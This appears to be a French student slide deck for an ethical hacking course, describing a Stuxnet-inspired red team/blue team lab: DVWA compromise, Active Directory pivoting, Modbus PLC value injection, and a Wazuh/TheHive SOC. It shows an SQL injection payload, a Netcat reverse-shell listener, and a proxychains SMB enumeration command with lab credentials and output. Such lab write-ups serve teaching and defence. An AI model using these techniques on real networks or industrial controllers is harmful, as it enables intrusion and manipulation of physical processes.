




OPERATION SHADOW FACTORY

Nous avons simulé une attaque de type Stuxnet sur une infrastructure industrielle et construit le SOC pour la détecter.

Red Team / Blue Team

- DAKACH OTMAN
- DIALLO ABDOUL-MOUMOUNI
- KUNAKA DANIEL
- SIMPORE TAOBATA

**ETHICAL HAKING
ET CYBERSECURITY**
PR. YOUNES WADIAI



LE CONTEXTE : STUXNET

En 2010, le ver Stuxnet a discrètement reprogrammé les automates Siemens S7 de la centrale de Natanz (Iran), faisant tourner les centrifugeuses à des vitesses anormales tout en affichant des valeurs normales aux opérateurs, sans déclencher d'alarme.

Notre scénario reproduit cette logique à échelle réduite : une intrusion IT classique qui aboutit à la manipulation silencieuse d'un automate industriel simulé.



L'INFRASTRUCTURE

6 VMs · 3 zones réseau segmentées · Oracle Cloud (af-casablanca-1)

- Zone IT (192.168.10.0/24) — Serveur Web DVWA, Active Directory, Machine Red Team, SOC
- Zone DMZ (192.168.20.0/24) — Subnet isolé
- Zone OT/SCADA (192.168.30.0/24) — PLC simulé (OpenPLC), Modbus TCP

Segmentation : Oracle Cloud Security Lists


Bastions : bastionshadowfactory (IT) + BastionOT (OT)

☐	Name	State	Public IP	Private IP	Shape	OCPU count	Memory (GB)	Availability domain
☐	vm4-openplc	Running		192.168.30.10	VM.Standard.A1.Flex	1	2	AD-1
☐	vm6-kali	Running		192.168.10.5	VM.Standard.A1.Flex	1	4	AD-1
☐	vm5-wazuh	Running		192.168.10.50	VM.Standard.A1.Flex	2	20	AD-1
☐	vm3-activedirectory	Running		192.168.10.20	VM.Standard.A1.Flex	1	4	AD-1
☐	vm2-dvwa	Running		192.168.10.10	VM.Standard.A1.Flex	1	6	AD-1

RED TEAM : OUTIL "ENSAT SCANNER"

Plutôt que d'utiliser uniquement des outils existants, nous avons développé notre propre scanner réseau en Python : ENSAT Scanner.


- Module 1 : Scan de ports
- Module 2 : Énumération Active Directory (LDAP / Kerberoasting)
- Comparaison validée face à Nmap sur le même réseau cible



EXPLOITATION WEB (DVWA)

Phase 2 : compromission du serveur web

- Authentification faible exploitée
- Injection SQL : payload ' OR '1'='1
→ extraction utilisateurs de la base
- Upload de fichier malveillant (shell.php) → exécution de commandes système (whoami → www-data)
- Reverse shell via Netcat → accès terminal complet sur la VM2



```
(root@kali)-[/home/kali]  
# nc -lvnp 4444  
listening on [any] 4444 ...
```

```
www-data@vm2-dvwa:/var/www/html/DVWA/hackable/uploads$  
www-data@vm2-dvwa:/var/www/html/DVWA/hackable/uploads$ ip route  
default via 192.168.10.1 dev enp0s6
```

MOUVEMENT LATÉRAL (ACTIVE DIRECTORY)

Phase 3 : pivot vers le contrôleur de domaine

à Depuis la machine compromise, via Proxychains, énumération SMB/LDAP de l'Active Directory (192.168.10.20). Récupération de credentials valides et énumération complète des comptes du domaine (admins, comptes de service svc_scada...).

→ La zone IT est totalement compromise.

```
(root@kali)-[/home/kali/shadow_fctory]
# proxychains nxc smb 192.168.10.20 -u 'admin.factory' -p 'Summer2024' -d securefactory.local --users --groups
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.20:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.20:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.20:445 ... OK
SMB 192.168.10.20 445 SHADOWFACTORY [*] Unix - Samba x32 (name:SHADOWFACTORY) (domain:securefactory.local) (signing:True) (SMBv1:False)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.20:445 ... OK
SMB 192.168.10.20 445 SHADOWFACTORY [+] securefactory.local\admin.factory:Summer2024
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.10.20:139 ... OK
SMB 192.168.10.20 445 SHADOWFACTORY -Username- -Last PW Set- -BadPW- -Description-
SMB 192.168.10.20 445 SHADOWFACTORY Administrator 2026-04-01 04:26:11 0 Built-in account for administering the computer
/domain
SMB 192.168.10.20 445 SHADOWFACTORY Guest <never> 0 Built-in account for guest access to the comput
er/domain
SMB 192.168.10.20 445 SHADOWFACTORY krbtgt 2026-04-01 04:26:11 0 Key Distribution Center Service Account
SMB 192.168.10.20 445 SHADOWFACTORY admin.factory 2026-04-01 04:29:36 0
SMB 192.168.10.20 445 SHADOWFACTORY svc_scada 2026-04-01 04:33:39 0
SMB 192.168.10.20 445 SHADOWFACTORY capt.dan 2026-04-01 04:33:15 0
SMB 192.168.10.20 445 SHADOWFACTORY [*] Enumerated 6 local users: SECUREFACTORY
```

ATTAQUE OT : LE PLC MODBUS

Phases 4 & 5 : pivot vers la zone OT et manipulation du PLC simulé

Le protocole Modbus TCP (1979) n'a ni authentification, ni chiffrement, ni contrôle de session — n'importe quel client peut lire/écrire les registres d'un PLC.

Démonstration : injection de fausses valeurs capteurs (température, pression) directement sur le PLC simulé via OpenPLC — sans alerte côté opérateur, comme dans Stuxnet.

ATTACK DEMONSTRATION

Apr 2 21:11

Bastion | Oracle Cloud Inf xlocalhost:8080/monitoring x

http://localhost:8080/monitoring

Running: plc_securefactory_v6OpenPLC User

Dashboard

Programs

Slave Devices

Monitoring

Hardware

Users

Settings

Logout

Status: Running


Stop PLC

Monitoring

Refresh Rate (ms): 500Update

Point Name	Type	Location	Write	Value
Temperature	INT	%QW0		98
Pression	INT	%QW1		250
Vanne	INT	%QW2		0
Vitesse	INT	%QW3		0
Alarme	INT	%QW4		1
Initialise	INT	%QW5		1

Idea: Inject false values via an attacker's machine



BLUE TEAM : ARCHITECTURE DU SOC

Pendant que la Red Team attaque, le SOC détecte, analyse et répond en temps réel.



Couche	Outil	Rôle
Collecte	Agents Wazuh	Logs de toutes les VMs
Analyse	Wazuh Manager + Indexer	Corrélation + règles custom
Visualisation	Wazuh Dashboard	Alertes en temps réel
Réponse	Shuffle → TheHive	Automatisation + gestion d'incidents

VM5 — Ubuntu 22.04 · 40 Go RAM · Wazuh 4.14.4 · TheHive 5 · Shuffle SOAR





wazuh.

The Open Source Security Platform

[illegible]

TheHive

5.2.16-1

Copyright © 2026 StrangeBee

Hello,

Sign in to start your session

 admin@thehive.local


●●●●●●

Let me in

[I forgot my password](#)


DÉTECTION & RÉPONSE AUTOMATISÉE

